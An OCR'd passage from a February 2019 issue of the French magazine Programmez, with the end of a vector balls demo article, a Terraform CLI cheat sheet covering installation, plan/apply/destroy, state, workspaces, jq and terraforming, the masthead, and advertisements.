Même s'il est plus élaboré que celui des unlimited BOBs, le programme des vector balls reste simple. A chaque trame, il s'agit de calculer une nouvelle image en suivant ces étapes :

- effacer les bitplanes ;
- appliquer quelques rotations aux coordonnées 3D des points du modèle ;
- projeter ces points pour déterminer leurs coordonnées 2D ;
- trier ces coordonnées 2D par ordre de profondeur décroissante de la profondeur des coordonnées 3D dont elles découlent ;
- parcourant la liste des coordonnées 2D dans cet ordre, afficher un BOB dont les coordonnées 2D donnent le centre.

Noter que pour que l'effet soit réussi, il faut éviter qu'une sphère passe devant une autre abruptement, et pour cela bien espacer les points sur le modèle 3D.

Cet effet peut être sophistiqué en utilisant des BOBs représentant des sphères de couleurs différentes et/ou dont le diamètre est variable selon la profondeur, et en animant des parties du modèle indépendamment les unes des autres. •

FICHE TECHNIQUE

TERRAFORM CLI CHEAT SHEET

Par Aurélie Vache

Terraform, un outil créé par Hashicorp en 2014, écrit en Go, permet de construire, modifier et contrôler la version de votre infrastructure. Cet outil a une Command Line Interface (CLI) très intuitive et puissante.

Installation

Installation grâce à curl

```
$ curl -O https://releases.hashicorp.com/terraform/
0.11.11/terraform_0.11.11_linux_amd64.zip
$ sudo unzip terraform_0.11.11_linux_amd64.zip
 -d /usr/local/bin/
$ rm terraform_0.11.11_linux_amd64.zip
```

Installation possible également grâce à tfenv : un manager de version pour Terraform

Premièrement, téléchargez le binaire de tfenv et mettez-le dans votre PATH.

```
$ git clone https://github.com/Zordrak/tfenv.git
 ~/.tfenv
$ echo 'export PATH="$HOME/.tfenv/bin:$PATH"'
 >> $HOME/bashrc
```

Ensuite, vous pouvez installer la version de Terraform désirée :

```
$ tfenv install 0.11.11
```

Utilisation

Afficher la version

```
$ terraform --version
 Terraform v0.11.11
```

Initialiser Terraform

```
$ terraform init
```

C'est la première commande que vous devez exécuter. Sinon, terraform plan, apply, destroy et import ne fonctionneront pas. Cette commande terraform init va installer :

- les modules terraform ;
- éventuellement un backend ;
- et les plugins/providers.

Initialiser Terraform et forcer à ne pas demander une entrée

```
$ terraform init -input=false
```

Changer la configuration du backend durant l'initialisation

```
$ terraform init -backend-config=cfg/s3.dev.tf -reconfigure
```

-reconfigure est utilisé afin de demander à Terraform de ne pas copier le state existant vers le lieu du nouveau remote state.

Get

Cette commande est utile lorsque vous avez défini des modules. Les modules sont vendored donc lorsque l'on en édite un, il faut encore récupérer (faire un get) du nouveau contenu du module.

```
$ terraform get -update=true
```

Lorsque vous utilisez des modules, la première chose à faire est de faire un terraform get. La commande va faire un pull des modules dans le répertoire .terraform. A ce moment-là vous avez le module vendoré.

Plan

L'étape plan vérifie la configuration à exécuter et écrit un plan à appliquer chez le fournisseur d'infrastructure.

```
$ terraform plan -out plan.out
```

C'est une fonctionnalité importante de Terraform qui permet à l'utilisateur de voir quelles actions Terraform exécutera avant d'apporter des modifications, ce qui augmentera la confiance qu'un changement aura l'effet désiré une fois appliqué.
Lorsque vous exécutez la commande terraform plan, terraform analyse tous les fichiers *.tf de votre répertoire et crée le plan.

Apply

Vous avez maintenant le state souhaité donc vous pouvez exécuter le plan.

```
$ terraform apply plan.out
```

Bon à savoir : Depuis terraform v0.11+, en mode interactif (ne pas exécuter dans une chaîne de CI/CD/ dans un pipeline autonome), vous pouvez simplement exécuter la commande terraform apply qui affichera les actions que TF effectuera.
En générant le plan et en l'appliquant dans la même commande, Terraform peut garantir que le plan d'exécution ne changera pas, sans qu'il soit nécessaire de l'écrire sur disque. Cela réduit le risque de laisser des données potentiellement sensibles, ou d'accidentellement le versionner.

```
$ terraform apply
```

Appliquer et approuver automatiquement

```
$ terraform apply -auto-approve
```

Appliquer et définir de nouvelles valeurs de variables

```
$ terraform apply -auto-approve
 -var tags-repository_url=${GIT_URL}
```

Appliquer uniquement un module

```
$ terraform apply -target=module.s3
```

Cette option *-target* fonctionne également avec la commande *terraform plan*.

Destroy

```
$ terraform destroy
```

Supprime toutes les ressources !
Un plan de suppression peut être créé avant :

```
$ terraform plan –destroy
```

L'option -target permet de détruire uniquement une ressource, par exemple un bucket S3 :

```
$ terraform destroy -target aws_s3_bucket.my_bucket
```

Debug

La commande Terraform console est utile pour tester les interpolations avant de les utiliser dans les ressources à créer ou modifier. Terraform console va lire le state confguré même si ce dernier est en remote.

```
$ echo "aws_iam_user.notif.arn" | terraform console
arn:aws:iam::123456789:user/notif
```

Graph

```
$ terraform graph | dot –Tpng > graph.png
```

Graph visuel des dépendances des ressources Terraform.

Validate

La commande validate est utilisée pour valider / vérifier la syntaxe des fichiers Terraform. Une vérification de la syntaxe est effectuée sur tous les fichiers Terraform du répertoire et affiche une erreur si l'un des fichiers ne se valide pas. La véri-

fication de la syntaxe ne couvre pas tous les problèmes courants liés à la syntaxe.

```
$ terraform validate
```

Providers

Vous pouvez utiliser un grand nombre de providers/plugins dans vos définitions de ressources Terraform. Il peut donc être utile de disposer d'un arbre de providers utilisés par les modules de votre projet.

```
$ terraform providers
.
├── provider.aws ~> 1.54.0
├── module.my_module
│   └── provider.aws (inherited)
└── module.elastic
    └── provider.aws (inherited)
```

State

Pull le remote state dans une copie locale

```
$ terraform state pull > terraform.tfstate
```

Push state dans un stockage de backend remote

```
$ terraform state push
```

Cette commande est utile si par exemple à l'origine vous avez utilisé un tf state en local et qu'ensuite vous définissez un stockage de backend, dans un bucket S3 ou avec COonsul par exemple.

Comment informer Terraform que vous avez déplacé une ressource dans un module ?

Si vous avez déplacé une ressource existante, vous devez mettre à jour le state :

```
$ terraform state mv aws_iam_role.role1 module.mymodule
```

Comment importer une ressource existante dans Terraform ?

Si vous avez une ressource existante dans votre provider d'infrastructure, vous pouvez l'importer dans votre state Terraform :

```
$ terraform import aws_iam_policy.elastic_post
arn:aws:iam::123456789:policy/elastic_post
```

Workspaces

Terraform workspace est une fonctionnalité qui permet de gérer plusieurs environnements distincts.
Au lieu de créer un répertoire pour chaque environnement à gérer, nous devons simplement créer l'espace de travail/le workspace nécessaire et l'utiliser :

Créer un workspace

Cette commande crée un nouveau workspace et le sélectionne

```
$ terraform workspace new dev
```

Sélectionner un workspace

```
$ terraform workspace select dev
```

Lister les workspaces

```
$ terraform workspace list
  default
* dev
  prelive
```

Afficher le workspace courant

```
$ terraform workspace show
dev
```

Outils

jq

jq est une "command-line JSON processor" légère. Combiné avec les outputs Terraform cela peut être très puissant.

Installation

Pour Linux :

```
$ sudo apt-get install jq
```

ou

```
$ yum install jq
```

Pour macOS :

```
$ brew install jq
```

Utilisation

Il suffit de définir des outputs dans un module, et lorsque vous exécutez *terraform apply*, les outputs sont affichés :

```
$ terraform apply
...
Apply complete! Resources: 0 added, 0 changed,
 0 destroyed.

Outputs:

elastic_endpoint = vpc-toto-12fgfd4d5f4ds5fngetwe4.
eu-central-1.es.amazonaws.com
```

Vous pouvez extraire la valeur désirée afin de l'utiliser dans un script par exemple. Avec jq c'est facile :

```
$ terraform output -json
{
  "elastic_endpoint": {
    "sensitive": false,
    "type": "string",
    "value": "vpc-toto-12fgfd4d5f4ds5fngetwe4.
    eu-central-1.es.amazonaws.com"
  }
}

$ terraform output -json | jq '.elastic_endpoint.value'
"vpc-toto-12fgfd4d5f4ds5fngetwe4.eu-central-1.
es.amazonaws.com"
```

Terraforming

Si vous avez un compte AWS existant avec des composants existants tels que des buckets S3, SNS, VPC… Vous pouvez utiliser l'outil terraforming, un outil écrit en Ruby, qui extrait les ressources AWS existantes et les convertit en fichiers Terraform !

Installation

```
$ sudo apt install ruby ou $ sudo yum install ruby
```

et

```
$ gem install terraforming
```

Utilisation

Prérequis :
Comme avec Terraform, vous devez configurer les credentials AWS

```
$ export AWS_ACCESS_KEY_ID="an_aws_access_key"
$ export AWS_SECRET_ACCESS_KEY="a_aws_secret_key"
$ export AWS_DEFAULT_REGION="eu-central-1"
```

Vous pouvez également spécifier le profil des credentials dans *~/.aws/credentials* avec l'option *–profile*.


```
$ cat ~/.aws/credentials
[aurelie]
aws_access_key_id = xxx
aws_secret_access_key = xxx
aws_default_region = eu-central-1
$ terraforming s3 --profile aurelie
```

Utilisation

```
$ terraforming --help
Commands:
terraforming alb # ALB
...
terraforming vpc # VPC
Exemple :
$ terraforming s3 > aws_s3.tf
```

Remarques : terraforming ne peut pas extraire, pour le moment, les ressources de type API Gateway donc vous devez les écrire manuellement.

Codeur autonome ?



Une publication Nefer-IT, 57 rue de Gisors, 95300 Pontoise - redaction@programmez.com
Tél. : 09 86 73 61 08 - Directeur de la publication & Rédacteur en chef : François Tonic
Secrétaire de rédaction : Olivier Pavie
Ont collaboré à ce numéro : la rédaction de ZDnet
Nos experts techniques : A. Diehl, I. Thonet, O. Rodriguez, V. Pech, S. Maire, S. Dolcini, B-A Fouad, J-B Boichat, P. Boulanger, A-M Tousch, K. Vavelin, X. Delacour, M. Garcia, F. Botte, A. Coltellaci, A. Giretti, P-Y Aillet, N. Decoster, C. Pichaud, D. Duplan, A. Vache
Maquette : Pierre Sandré.
Publicité : François Tonic / Nefer-IT - Tél. : 09 86 73 61 08 - ftonic@programmez.com.
Imprimeur : S.A. Corelio Nevada Printing, 30 allée de la recherche, 1070 Bruxelles, Belgique.
Marketing et promotion des ventes : Agence BOCONSEIL - Analyse Media Etude - Directeur : Otto BORSCHA oborscha@boconseilame.fr
Responsable titre : Terry MATTARD Téléphone : 09 67 32 09 34

Contacts : Rédacteur en chef : ftonic@programmez.com - Rédaction : redaction@programmez.com - Webmaster : webmaster@programmez.com
Evenements / agenda : redaction@programmez.com

Dépôt légal : à parution - Commission paritaire : 1220K78366 - ISSN : 1627-0908 - © NEFER-IT / Programmez, février 2019

Abonnement :
Service Abonnements PROGRAMMEZ, 4 Rue de Mouchy, 60438 Noailles Cedex. - Tél. : 01 55 56 70 55 - *abonnements.programmez @groupe-gli.com*
Fax : 01 55 56 70 91 - du lundi au jeudi de 9h30 à 12h30 et de 13h30 à 17h00, le vendredi de 9h00 à 12h00 et de 14h00 à 16h30.

Tarifs
Abonnement (magazine seul) : 1 an - 11 numéros France métropolitaine : 49 € - Etudiant : 39 € CEE et Suisse : 55,82 € - Algérie, Maroc, Tunisie : 59,89 € Canada : 68,36 € - Tom : 83,65 € - Dom : 66,82 € - Autres pays : nous consulter.

PDF
35 € (monde entier) souscription sur www.programmez.com


INFORMER
pour transformer l'entreprise

La dématérialisation, le Cloud,
les communications unifiées,
les nécessités de la cybersécurité
transforment le travail et toute l'entreprise,
les services publics.
Le magazine, le site, ses newsletters
vous informent sur cette actualité mouvante
et vous aident à décoder les tendances

Abonnez-vous

www.solutions-numeriques.com/abonnement/

4 sites thématiques, pour répondre à vos besoins d'information



- Vous êtes responsable informatique ou bien dirigeant ou cadre d'entreprise ?
  2 sites répondent à votre profil
- La cybersécurité vous concerne ?
  Cliquez sur l'onglet. Vous trouverez les infos, l'annuaire, le lexique, etc
- L'emploi, les salaires, les formations, les offres vous intéressent ?
  Le site sur l'Emploi dans le numérique est à votre disposition

www.solutions-numeriques.com

.NEXT® ON TOUR


Imagine what's .NEXT

Vous avez le sentiment que votre infrastructure est complexe et dépassée ?
Vous êtes perdu et pensez que l'innovation dans le cloud va trop vite ?

Prenez le contrôle de votre transformation numérique.
Participez au .NEXT on Tour et venez découvrir les dernières technologies cloud hybrides de pointe, témoignages clients à l'appui.

Eliminez la complexité de votre infrastructure : le .NEXT On Tour est un moment dédié pour fixer le cap de votre migration vers le cloud.

nutanix.com/next/on-tour/



NUTANIX™

Lenovo · rubrik · HYCU · CLOUDIAN · EXAGRID · Bitdefender · VERITAS · SUSE · control up